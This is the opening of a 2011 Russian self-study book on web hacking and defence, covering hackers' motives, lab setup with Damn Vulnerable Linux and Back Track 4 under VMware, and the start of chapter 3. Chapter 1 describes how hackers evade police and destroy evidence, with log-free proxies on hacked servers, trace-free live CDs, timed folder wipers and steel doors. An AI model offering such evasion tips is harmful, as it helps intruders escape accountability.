Юрий Жуков

ОСНОВЫ ВЕБ-ХАКИНГА

НАПАДЕНИЕ И ЗАЩИТА

DVD

- дистрибутив Damn Vulnerable Linux
- дистрибутив Linux Back Track 4
- учебные примеры

ПИТЕР

Юрий Жуков

ОСНОВЫ ВЕБ-ХАКИНГА

>>НАПАДЕНИЕ И ЗАЩИТА<<

ПИТЕР®

Москва · Санкт-Петербург · Нижний Новгород · Воронеж
Ростов-на-Дону · Екатеринбург · Самара · Новосибирск
Киев · Харьков · Минск
2011

ББК 32.988-018-07
УДК 004.738.52
Ж85

Жуков Ю. В.
Ж85 Основы веб-хакинга: нападение и защита (+DVD). — СПб.: Питер, 2011. — 176 с.: ил.

ISBN 978-5-4237-0184-0

Книга для всех интересующихся хакингом веб-сайтов, с параллельным освещением аспектов надежной защиты. Изложение построено на учебных примерах, которые пользователь создает на своем компьютере, и реальных уязвимостях широко распространенных бесплатных движков сайтов, уже имеющихся в тестовой системе. Работа ведется в двух хакерских дистрибутивах Linux — Damn Vulnerable Linux и Back Track 4, работающих на локальном компьютере пользователя под управлением виртуальной машины в ОС Windows.

Информация, приведенная в данной книге может быть использована только в ознакомительных и учебных целях.

ББК 32.988-018-07
УДК 004.738.52

ISBN 978-5-4237-0184-0

Краткое содержание

Содержание

00 Введение

Для кого эта книга

Эта книга предназначена для всех тех, кто интересуется вопросами защиты компьютеров. Она пригодится как изучающим методы хакинга (это могут быть, например, будущие специалисты по информационной безопасности), так и начинающим веб-программистам и веб-администраторам, желающим защитить свои сайты от взлома.

Навыки программирования приветствуются, но совсем не обязательны. Книга написана в форме самоучителя, обучение ведется на реальных примерах на локальном компьютере. После прочтения данной книги и проработки материала вы будете обладать если знаниями не среднего хакера, то, по крайней мере, очень продвинутого новичка с четкими представлениями о том, как защитить свою систему от хакеров.

Работа в основном будет вестись с операционной системой Linux (работающей на виртуальной машине в вашей системе Windows), так что, если вы до сих пор не сталкивались с Linux, у вас есть шанс оценить достоинства этой ОС.

Не сомневаюсь, что в ходе чтения книги у вас не раз будет повод похвастаться новыми навыками перед своей девушкой (или парнем, если вы — девушка, что, видимо, очень редкий случай среди изучающих подобную тематику). Надеюсь, вы получите удовольствие от «взлома» тестовой системы, но, разумеется, ни в коем случае не следует применять полученные знания против реальных систем, так как это противозаконно. Единственное исключение — тестирование по письменному договору с заказчиком его сайта на проникновение (если вы работаете в конторе, занимающейся компьютерной безопасностью).

Об авторе

Автор данной книги занимался компьютерной безопасностью, работая администратором в крупном региональном коммерческом банке с 1995 по 1999 год (должности менялись, добавлялись эпитеты вроде «главный», но суть оставалась

той же). До и после этого он работал в основном в качестве программиста, реже — системного администратора. Как программист, в частности, занимался задачами математического анализа сердечного ритма и прикладной криптографии. В данный момент увлечение компьютерной безопасностью превратилось в хобби. С 2002 года и по сей день является постоянным читателем журнала «Хакер» (в 2004 году даже занимал призовое место в конкурсе журнала). Активный участник форумов по компьютерной безопасности и хакингу.

От издательства

На прилагаемом к книге DVD-диске находится два специальных дистрибутива операционной системы Linix, а именно **Damn Vulnerable Linux** и **Back Track 4**. Для выполнения изложенных в книге примеров необходимо установить эти дистрибутивы на свой компьютер, лучше это сделать под управлением виртуальной машины, как описано в главе 02.

Также на диске имеется папка «Программы» с некоторыми из упоминаемых в тексте книги программами на языке PHP.

Все остальные программы, упоминаемые в книге, можно бесплатно скачать из Интернета по указанным в тексте ссылкам.

Ваши замечания, предложения и вопросы отправляйте по адресу электронной почты comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

Подробную информацию о наших книгах вы найдете на веб-сайте издательства http://www.piter.com.

Часть I
Приступая к работе

01 О хакинге и хакерах

Сначала договоримся о терминологии. Под термином ***nix** я буду понимать любую Unix-подобную операционную систему (не важно, называется она AIX, HP-UX, SunOS, Solaris, Linux, FreeBSD, OpenBSD, NetBSD или как-нибудь еще). Под термином **Windows** я буду понимать любую из операционных систем компании Microsoft для рабочих станций или серверов, в названии которой встречается слово «Windows». Там, где это необходимо, я буду уточнять, о какой конкретно операционной системе идет речь.

Зачем хакеры взламывают веб-сайты

Большинство начинающих хакеров и антихакеров задаются вопросом: «А для чего же нужно взламывать веб-сайты?» Этот вопрос возникает просто из-за недопонимания устройства сайтов. Многие наивно полагают, что, взломав сайт, можно найти лишь веб-странички и больше ничего интересного.

Однако веб-сайты работают не только с веб-страницами, но зачастую и с базами данных. Например, сайт электронного магазина может взаимодействовать с базой данных, в которой содержится огромное количество номеров кредиток, а сайт, который предоставляет услуги электронной почты, — с базой, содержащей логины и пароли пользователей.

Веб-сайты размещаются на сервере, поэтому, взломав сайт, хакер может получить доступ к командной строке этого сервера, и довольно часто это заканчивается получением прав суперпользователя (то есть полным контролем над сервером).

Само проникновение через веб-сайт можно осуществить без особых проблем, так как чаще всего сайты общедоступны. Следовательно, взломщик, получив контроль над веб-сайтом, сможет через него проводить различные действия с атакуемым компьютером.

Перечислим основные побудительные причины для взлома веб-сайта:

- дефейс (подмена главной страницы сайта);
- кража конфиденциальной информации;

- получение полного контроля над сервером;
- месть (чаще всего этим занимаются уволенные сотрудники, реже — обманутые клиенты).

Этот список — далеко не полный. Рассмотрим его подробнее.

Дефейс. Главную страницу сайта можно заменить простой страничкой с надписью «Hacked by *имя хакера*». Однако иногда путем дефейса сайта пытаются пропагандировать определенные политические лозунги (антивоенные, исламистские и т. д.). Есть люди, которым просто нравится дефейс, как искусство, что-то вроде граффити в Интернете. В результате такого дефейса на главной странице появляются красиво оформленные картинки, иногда — юмористического характера. (Позже мы поговорим о дефейсе подробнее.)

Кража конфиденциальной информации. Чаще всего конфиденциальную информацию крадут с целью ее продажи. Например, скопировав базу какого-нибудь почтового сервера, хакер может продать ее спамерам. Еще пример: несколько лет назад я прочитал в журнале «Хакер» о том, как один российский хакер по заказу клиентов стащил с сервера научного института одной из европейских держав новейшие данные исследований по генной инженерии.

Получение полного контроля над сервером. Эта цель, вероятно, является второй по популярности после дефейса. Чаще всего захваченный сервер либо используют в своих целях, либо просто продают другим хакерам.

Под полным контролем подразумевается получение прав администратора (для Windows) или суперпользователя (для *nix). Далее хакер может использовать компьютер, например, для взлома паролей или сканирования других серверов; кроме того, он может развернуть на захваченной машине прокси-сервер для своих нужд.

Месть. Мне как-то встретилась в Интернете подробная статья о том, как клиент одного из банков ближнего зарубежья (системный администратор по профессии) из мести за нечестное поведение банкиров взломал сайт банка и затем получил доступ к локальной сети банка. Соответственно, он получил доступ к конфиденциальной информации, в том числе и к своему счету. Это дало ему возможность мгновенно «погасить» взятый кредит, но он ничего не стал трогать, а просто написал администрации банка о недостатках в системе безопасности.

Как вы поняли, никто не застрахован от взлома. Зачастую, взломав самодельную веб-страничку начинающего пользователя, хакер получает контроль над сервером крупной хостинговой компании, которая обслуживает сотни сайтов и тысячи почтовых ящиков. При этом нельзя забывать, что на месте такой компании вполне может оказаться сайт правительственной организации или крупного банка.

Я думаю, теперь у вас не осталось вопросов по поводу мотивации хакеров к взлому сайтов.

Собственная безопасность хакера

Реальные хакеры, чтобы не быть пойманными, тщательно скрывают свои IP-адреса. Они часто используют **прокси-серверы** (proxy), то есть серверы в Интернете, которые в запрос к сайту подставляют свой адрес вместо адреса клиента (в данном случае — хакера). **Анонимный прокси** отличается тем, что не выдает адрес клиента конечному сайту. Однако такой прокси не скрывает, что клиент работает не напрямую, а через прокси. **Элитный прокси** вообще не выдает своего присутствия, являясь наилучшим с точки зрения достижения анонимности в Сети. В то же время даже элитные серверы часто ведут логи (журналы), по которым можно установить, кто и когда заходил на прокси-сервер и какие сайты посещал. Есть информация, что правоохранительные органы специально создают контролируемые ими прокси-серверы, чтобы вылавливать хакеров. Поэтому многие хакеры лично устанавливают программы-прокси на взломанные ими серверы в Интернете, конфигурируют их так, чтобы логи не велись, а потом работают только через эти прокси.

Большинство хакерских программ для Интернета, к примеру удаленные переборщики паролей, позволяют использовать прокси. Разумеется, есть соответствующая возможность и в обычных веб-браузерах и ftp-клиентах. По запросу *free proxy list* через поисковик вы можете найти в Сети целый список бесплатных прокси и попробовать использовать один из них в своем браузере. После этого можно зайти на любой сайт, показывающий ваш IP-адрес (например, `www.2ip.ru`), и убедиться, что там отображается адрес прокси, а не ваш реальный адрес. Только будьте осторожны — прокси, который вы используете, может оказаться хакерским! И тогда все введенные через него пароли к сайтам или почте окажутся добычей врага.

Существуют также программы, подобные **SocksChain** производства фирмы **Ufasoft**, позволяющие пользователю Интернета работать через целую цепочку прокси. Еще несколько лет назад это было наилучшим способом обеспечения анонимности. Однако сейчас вместо прокси широко используются виртуальные частные сети (Virtual Private Network, **VPN**). В отличие от прокси, они поддерживают шифрование данных и позволяют работать с любым портом (то есть через VPN могут действовать абсолютно любые приложения). О применении VPN можно прочитать в журнале «Хакер» либо в Интернете.

Для простых пользователей можно вместо прокси порекомендовать специальные сайты в Сети — **анонимайзеры**. В основе их работы также лежат прокси, но вам не надо ничего настраивать, просто в соответствующей строке на страничке анонимайзера вы вводите адрес просматриваемого сайта, и он открывается в том же окне. Анонимайзер может пригодиться, если на определенный сайт не пускают пользователей из домена `.ru`. В этом случае достаточно задействовать анонимайзер, к примеру американский анонимайзер `www.hidemyass.com`.

Настоящие хакеры стараются не оставлять и других улик. Они никогда не ведут никаких записей на бумаге, никаких переговоров по хакерским вопросам по

телефону (обычному или сотовому), никаких чатов или электронных писем. Они не делятся информацией о своих «победах» даже с близкими людьми. Они никогда не «ломают» сайты со своего рабочего места.

Хакер, пока он не достигнет высочайшего уровня мастерства, не ломает компьютеры в своей стране и дружественных ей странах, а практикуется на сайтах третьих стран. При этом он никогда не ломает правительственные (`.gov`) и военные (`.mil`) сайты, а предпочитает сайты образовательных учреждений (`.edu`). Вся информация по хакингу на его компьютере (все хакерские программы, записи) хранится в одной папке (обычно зашифрованной). Так легче уничтожить улики, если за хакером придут из правоохранительных органов.

Обычные браузеры сохраняют историю посещения сайтов, даже если выбран приватный режим. Операционная система хранит информацию о запускавшихся программах. Поэтому хакеры часто делают «серьезную работу», загружаясь со сменного носителя (live-CD) с хакерским дистрибутивом. Тогда при выключении компьютера все следы исчезают.

Компьютер хакера (если это не ноутбук) обязательно оснащается мощным источником бесперебойного питания. Дело в том, что полиция, прежде чем войти, отключает свет в квартире хакера в надежде, что без электричества подозреваемый не успеет уничтожить улики со своего компьютера. Опытный хакер делает дверь в свою квартиру из толстой стали и оснащает мощными замками, чтобы ее было невозможно просто выбить. Это дает хакеру дополнительное время на уничтожение улик в случае опасности.

На случай неожиданного ареста существуют также скрытые хакерские программы, которые при запуске компьютера ждут в течение нескольких десятков секунд нажатия определенной комбинации клавиш и, если она не была нажата, уничтожают заданные папки.

02 Подготовка

Все примеры, описанные в данной книге, могут и должны выполняться на локальном компьютере начинающего хакера (антихакера). Для работы нам потребуются как минимум два специальных дистрибутива операционной системы Linix, а именно **Damn Vulnerable Linux** и **Back Track 4**.

СОВЕТ

Оба указанных дистрибутива можно найти на прилагаемом к книге DVD.

Рассмотрим их подробнее. Дистрибутив **Damn Vulnerable Linux** («Чертовски Уязвимый Линукс», сокращенно **DVL**) был создан на базе **Back Track 2**. Для примеров в книге я использую DVL версии 1.5. Его можно бесплатно загрузить с официального сайта разработчиков: www.damnvulnerablelinux.org. Самими авторами он позиционируется как диск для сотрудников информационной безопасности и антибезопасности (читай: хакеров). DVL находится на загрузочном сменном носителе (live-CD), непосредственно с которого и грузится эта операционная система. Это удобно для хакеров и антихакеров, потому что не требует установки и не оставляет следов на локальном компьютере, ведь при каждой новой загрузке такого Линукса любые изменения в файлах теряются. Однако это не очень хорошо для целей обучения, потому что обучаемому иногда приходится приостанавливать работу, чтобы потом к ней вернуться. Поэтому мы будем использовать виртуальную машину. Что это такое? Это такая программа (в нашем случае работающая под управлением Windows), которая эмулирует компьютер, то есть как бы создает «компьютер в компьютере». И на этом виртуальном компьютере может функционировать любая операционная система, которая поддерживает ваш процессор. Известными брендами среди виртуальных машин являются **VMware** и **VirtualBox**. В качестве виртуальной машины вам я рекомендую бесплатный пакет **VMware Player**, для наших целей его будет вполне достаточно. Прочитать (по-английски) о нем можно на сайте разработчиков www.vmware.com/products/player/, а загрузить с сайта www.VMware.com/Download. Для активации программы требуется всего лишь зарегистрироваться на сайте VMware.

СОВЕТ

Когда будете устанавливать DVL под VMware, при создании виртуальной машины в качестве версии операционной системы выбирайте вариант Other Linux 2.6.x kernel (другой Линукс, ядро 2.6). Также советую увеличить память этой виртуальной машины до максимально рекомендуемой программой VMVare, или хотя бы до 512 Мбайт.

Второй дистрибутив — это **Back Track 4**. Его можно совершенно бесплатно загрузить с сайта `www.backtrack-linux.org/downloads/`.

СОВЕТ

Когда будете устанавливать BT4 под VMware, при создании виртуальной машины в качестве версии операционной системы выбирайте вариант Linux Ubuntu.

Тот, кто сам справился с установкой Linux под виртуальной машиной, кто понимает английский и кто знает основы Linux, может сразу переходить к следующей главе. Для остальных приведу здесь инструкции по установке и скриншоты.



Рис. 02.1. Окно программы VMware Player после запуска

Предположим, что VMware Player вы уже установили. Если у вас установлен брандмауэр (как отдельная программа или в составе антивирусного пакета, например Касперского), то убедитесь, что вашим брандмауэром программе VMware Player разрешены любые входящие и исходящие интернет-соединения. Это понадобится, когда мы с виртуальной машины будем выходить во Всемирную Сеть.

1. Запустите VMware Player. Вы увидите окно, показанное на рис. 02.1. В этом окне выберите пункт Create a New Virtual Machine (справа).
2. В следующем окне, показанном на рис. 02.2, установите переключатель Installer disk image file (iso) и укажите путь к нашему образу **Damn Vulnerable Linux**, щелкнув на кнопке Browse. У меня он лежит в папке `C:\Damn Vulnerable Linux 1.5`, а сам файл называется `DVL_1.5_Infectious_Disease.iso`. Далее щелкните на кнопке Next.



Рис. 02.2. Мастер создания виртуальных машин, шаг 1

3. Задайте параметры так, как показано на рис. 02.3, и щелкните на кнопке Next.
4. В следующем окне (рис. 02.4) введите имя виртуальной машины и задайте ее расположение. Расположение можно оставить по умолчанию, а имя я вам советую поменять на **DVL** или **DamnVulnerableLinux**, чтобы потом не запутаться в своих виртуальных машинах. Щелкните на кнопке Next.



Рис. 02.3. Мастер создания виртуальных машин, шаг 2



Рис. 02.4. Мастер создания виртуальных машин, шаг 3

5. Следующее окно мастера показано на рис. 02.5. Максимальный размер диска можно оставить по умолчанию, потому что, даже если на вашем жестком диске нет сейчас свободных 8 Гбайт, ничего страшного — система DVL реально

занимает менее 2 Гбайт, а 8 Гбайт — это максимальный размер системы при ее дальнейшем расширении (если вы планируете добавлять в систему новые файлы с дисков или из Интернета). Если вы планируете «разрастание» системы до размеров, превышающих 2 Гбайт, установите переключатель Split virtual disk into 2 GB files, как показано на рисунке. Тогда система будет храниться не в одном файле, а в нескольких, каждый размером до 2 Гбайт, и вам будет легче переносить виртуальную машину на другой компьютер в случае необходимости. Щелкните на кнопке Next.

Рис. 02.5. Мастер создания виртуальных машин, шаг 4

6. Хотя на данном этапе мастер уже готов к созданию новой виртуальной машины, не торопитесь щелкать на кнопке Finish (рис 02.6). Я настоятельно рекомендую сначала увеличить размер виртуальной памяти хотя бы до 512 Мбайт или более, потому что с памятью размером 256 Мбайт машина Damn Vulnerable Linux работает из рук вон плохо. Поэтому сначала щелкните на кнопке Customize Hardware.

7. Следующее окно показано на рис. 02.7. Как видите, я добавил памяти до максимально рекомендуемого размера (796 Мбайт). Также я увеличил количество процессоров до 2 (потому что у меня двухъядерный процессор), хотя делать это вовсе не обязательно. Кроме того, хотя это тоже делать не обязательно, я жестко привязал флоппи-диски к имени диска A — по умолчанию здесь был задан вариант Auto detect (автоопределение). На этом, пожалуй, все, можно щелкать на кнопке OK. После этого мы возвратимся к экрану, показанному на рис. 02.6. Щелкните здесь на кнопке Finish, чтобы завершить процесс создания виртуальной машины.



Рис. 02.6. Мастер создания виртуальных машин, шаг 5



Рис. 02.7. Мастер создания виртуальных машин, шаг 6

Виртуальная машина будет создана и запущена. Соответствующее окно должно напоминать показанное на рис. 02.8. Если же появится окно Removable Devices (у вас оно может и не появиться), просто щелкните в нем на кнопке OK. Далее в нижней части экрана щелкните на кнопке I Finished Installing («я закончил инсталляцию»), потому что в нашем случае установка Linux вообще не требуется — мы работаем с образа загрузочного диска. Чтобы переключиться на виртуальную машину, нажмите сначала клавишу Ctrl, а затем, не отпуская ее, — клавишу G (подсказку с комбинацией клавиш Ctrl+G можно увидеть в левой нижней части окна виртуальной машины). Когда захотите переключиться обратно из виртуальной машины на свой рабочий стол, просто нажмите клавиши Ctrl+Alt (Ctrl и Alt вместе).



Рис. 02.8. Первый запуск созданной виртуальной машины

Далее введите в нижнем регистре логин `root` и нажмите клавишу Enter. Далее в качестве пароля (password) введите `toor` (это просто root наоборот) и снова нажмите клавишу Enter. Если вы все ввели правильно, появится системное приглашение:

```
bt ~ # _
```

Здесь bt — это имя системы, # — признак того, что вы суперпользователь. У обычных пользователей в приглашении вместо символа # отображается знак $. Мы сейчас находимся в консоли Linux. Здесь используется интерфейс командной строки Linux — команды печатаются на клавиатуре, а чтобы выполнить команду, нажимается клавиша Enter.

Для запуска графической среды KDE введите команду startx и нажмите клавишу Enter. Вот так:

```
bt ~ # startx
```

Если забудете команду, она есть в списке рекомендованных команд на экране. Стартует графическая среда Linux, с которой вам, как пользователям Windows (а я полагаю, что большинство из вас работает именно с Windows), будет довольно легко разобраться.

Сначала быстро промелькнут в консоли какие-то сообщения, потом на черном фоне появится курсор в виде крестика, затем крестик сменится на желтую лапку пингвина Тукса (пингвин Тукс — это талисман Linux), а далее появится красивая графическая картинка, показывающая ход загрузки. Когда среда будет

Рис. 02.9. Вид окна виртуальной машины по завершении загрузки среды KDE

готова к работе, окно виртуальной машины станет напоминать показанное на рис. 02.9.

Пока оставляю вас самостоятельно разбираться со средой KDE. Можете запустить браузер **Firefox** (внизу на панели третий значок слева) и «побродить» по Интернету. Я думаю, многим из вас этот браузер знаком по Windows-версии. Только не забудьте переключиться на американскую раскладку клавиатуры (первый значок в правой нижней части панели), потому что по умолчанию установлена немецкая (de). Если захотите выключить виртуальную машину, рекомендую просто приостановить ее, чтобы она при следующем запуске не загружалась снова. К тому же это необходимо для сохранения измененных или добавленных нами данных, ведь при перезагрузке дистрибутива со сменного носителя все измененные данные теряются. Для приостановки машины переключитесь с виртуальной машины на свой компьютер (Ctrl+Alt), затем в меню в строке заголовка окна виртуальной машины выберите команду VM ▸ Power ▸ Suspend. В результате виртуальная машина будет приостановлена. После этого можно закрыть программу VMware Player.

Позже вы можете самостоятельно установить дистрибутив Back Track 4, начав с создания новой виртуальной машины, только, как я уже отмечал, вам потребуется в качестве версии Linux выбрать вариант Ubuntu, установить Linux, и только после этого щелкнуть на кнопке I Finished Installing («я закончил инсталляцию»).

Часть II
Основы веб-хакинга

03 Первый взлом

Веб-хакинг — это взлом веб-сайтов и веб-серверов, на которых эти сайты размещены. Уязвимости веб-сайтов делятся на несколько больших классов. Здесь мы подробно рассмотрим только некоторые из них. Хакерские термины буду пояснять по ходу изложения. Сразу введу термин **баг** (bug) — ошибка в программе. Большинство веб-уязвимостей — следствие багов в веб-страницах, то есть ошибочного или небезопасного программирования. Однако некоторые уязвимости не связаны с ошибками или беспечностью программистов, а являются неотъемлемым свойством самого языка программирования (например, языка **PHP**).

